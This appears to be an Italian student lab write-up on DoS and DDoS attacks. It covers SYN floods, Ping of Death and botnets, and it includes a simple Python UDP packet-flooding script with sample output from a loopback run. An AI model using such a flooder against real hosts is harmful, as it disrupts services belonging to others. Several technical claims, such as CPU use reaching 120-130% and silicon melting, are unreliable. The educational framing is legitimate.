

DOS & DDOS

Gli attacchi **DOS** e **DDOS**, sono due tipologie di attacco molto utilizzate, nonché molto pericolosi. Essi sono relativamente molto semplici da attuare e possono avere conseguenze molto gravi, sul server e/o i dispositivi connessi alla medesima rete. Purtroppo non esistono metodi per prevenire questi attacchi, l'unica opzione è cercare di mitigarli non appena ci si rende conto del pericolo.

DOS

Gli attacchi **DOS (Denial of Service)** sono attacchi che agiscono a livello hardware, mirando a saturare le risorse del dispositivo, di solito la **CPU**.

La prima macrocategoria:

Comprende un attacco che prevede l'**invio di moltissimi pacchetti**, in modo da far aumentare la percentuale di utilizzo fino al 120-130%, facendo sì che aumenti la temperatura che potrebbe innalzarsi fino a raggiungere temperature così elevate da fondere il silicio. Ma perché succede?

Gli attacchi DOS consistono nell'invio di moltissimi pacchetti, che possono essere **UDP, ARP**, etc. o anche tramite il costante invio del **SYN**, in modo da costringere il server attaccato a rispondere con dei pacchetti SYN/ACK che non riceveranno mai risposta, fornendo quindi una marea di informazioni da processare, aumentando il lavoro della CPU, la quale, a causa del flusso notevole di questi dati, avrà i suoi registri completamente saturi di dati, fino a far entrare in funzione un servizio che per salvarla causerà uno spegnimento forzato.

La seconda macrocategoria:

Essa comprende invece, una tipologia di attacco in cui un aggressore invia a un sistema bersaglio pacchetti **ping (ICMP)** con una dimensione maggiore del limite consentito (**normalmente 65,535 byte**). Questo pacchetto oversize, una volta ricomposto, può causare un overflow di buffer, mandando in crash il sistema o causando un comportamento anomalo. A causa di questo invio di pacchetti anomali, attacco che prende il nome di **Ping of Death**, il sistema può andare in crash o riavviarsi per proteggersi dall'overflow, rendendolo temporaneamente inutilizzabile.

Esercizio


Per rendere più chiaro il concetto di attacco DOS, è stato svolto un esercizio che comprendeva la scrittura di un programma in Python, che consentisse di inviare pacchetti da 1kb ad una macchina bersaglio. Il programma è stato scritto in modo che:

- 1** - Chiedesse in Input all'utente l'**indirizzo IP** e la **porta UDP** della macchina target.
- 2** - Generasse una funzione *generate_packet* per generare un pacchetto di byte casuali di in modo da non rendere inagibile la macchina (è solo a scopo didattico).
- 3** - Procedesse a inviare il numero specificato di pacchetti utilizzando un **socket UDP**.
- 4** – Inviasse singolarmente ogni pacchetto, e fornisse in stampa un messaggio di conferma per ciascuno di essi.

```
~/Esercizi/buffer.py - Mousepad
File Edit Search View Document Help
[Icons] [Zoom] [Layout]


1 import random
2 import socket
3
4 def generate_packet(size=1024):
5     return bytes(random.getrandbits(8) for _ in range(size))
6
7 def main():
8     target_ip = input("Inserisci l'IP della macchina target: ")
9
10    try:
11        target_port = int(input("Inserisci la porta UDP della macchina target: "))
12    except ValueError:
13        print("Errore: inserisci un numero valido per la porta.")
14        return
15
16    try:
17        num_packets = int(input("Inserisci il numero di pacchetti da 1 KB da inviare: "))
18    except ValueError:
19        print("Errore: inserisci un numero valido per il numero di pacchetti.")
20        return
21
22    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
23
24    for i in range(num_packets):
25        packet = generate_packet()
26        sock.sendto(packet, (target_ip, target_port))
27        print(f"Pacchetto {i+1} inviato a {target_ip}:{target_port}")
28
29    print(f"{num_packets} pacchetti inviati a {target_ip}:{target_port}.")
30    sock.close()
31
32 if __name__ == "__main__":
33     main()
34
```

Sono state date anche delle eccezioni in cui ci mostrerà errore nel caso abbiamo inserito dei valori errati.



È stato in seguito eseguito il programma sull'indirizzo IP della macchina metasploitable 2, ed è stato intercettato il traffico tramite il tool **Wireshark**, per verificare il corretto funzionamento del programma.

Curiosità



```
(kali@kali)~$ python buffer.py
Inserisci l'IP della macchina target: 127.0.0.1
Inserisci la porta UDP della macchina target: 12345
Inserisci il numero di pacchetti da 1 KB da inviare: 100
Pacchetto 1 inviato a 127.0.0.1:12345
Pacchetto 2 inviato a 127.0.0.1:12345
Pacchetto 3 inviato a 127.0.0.1:12345
Pacchetto 4 inviato a 127.0.0.1:12345
Pacchetto 5 inviato a 127.0.0.1:12345
Pacchetto 6 inviato a 127.0.0.1:12345
Pacchetto 7 inviato a 127.0.0.1:12345
Pacchetto 8 inviato a 127.0.0.1:12345
Pacchetto 9 inviato a 127.0.0.1:12345
Pacchetto 10 inviato a 127.0.0.1:12345
Pacchetto 11 inviato a 127.0.0.1:12345
Pacchetto 12 inviato a 127.0.0.1:12345
Pacchetto 13 inviato a 127.0.0.1:12345
Pacchetto 14 inviato a 127.0.0.1:12345
Pacchetto 15 inviato a 127.0.0.1:12345
Pacchetto 16 inviato a 127.0.0.1:12345
Pacchetto 17 inviato a 127.0.0.1:12345
Pacchetto 18 inviato a 127.0.0.1:12345
Pacchetto 19 inviato a 127.0.0.1:12345
Pacchetto 20 inviato a 127.0.0.1:12345
Pacchetto 21 inviato a 127.0.0.1:12345
Pacchetto 22 inviato a 127.0.0.1:12345
Pacchetto 23 inviato a 127.0.0.1:12345
Pacchetto 24 inviato a 127.0.0.1:12345
Pacchetto 25 inviato a 127.0.0.1:12345
Pacchetto 26 inviato a 127.0.0.1:12345
Pacchetto 27 inviato a 127.0.0.1:12345
```

A scopo di curiosità accademica, è stato successivamente effettuato il medesimo test sull'indirizzo IP di loopback, per poi intercettare in traffico tramite il tool **Netcat**, in modo da verificare se potesse intercettare i pacchetti inviati. Ciò è avvenuto con successo, mostrando i pacchetti in un linguaggio che il tool non comprende, ma verificando che ciò fosse possibile.

Accenno agli attacchi DDoS

Gli attacchi **Ddos (Distributed Denial of Service)** sono una tipologia di attacco simile agli attacchi Dos. La differenza tra i due attacchi è che mentre nell'attacco Dos l'attacco arriva da un PC, nell'attacco Ddos si utilizzerà una **botnet**, un esercito di **dispositivi zombie** che attaccheranno contemporaneamente il server bersaglio. Esso è molto più complicato da attuare, ma è molto pericoloso, e ha un "vantaggio" molto importante, ovvero consente di rendere colui che invia l'attacco quasi irrintracciabile. Questo perché le botnet con i quali si effettua l'attacco sono moltissime, con numeri che vanno da 10k, a 30k a 2 milioni di dispositivi, gestiti da più persone tramite un loro server. Ricercare quindi l'IP dell'attaccante in mezzo a tutti questi dispositivi sarebbe quindi molto complesso. Altra differenza, è che essi hanno una durata notevolmente minore, poiché man mano che va avanti l'attacco alcuni zombie potrebbero cedere, aumentando il rischio di essere rintracciati.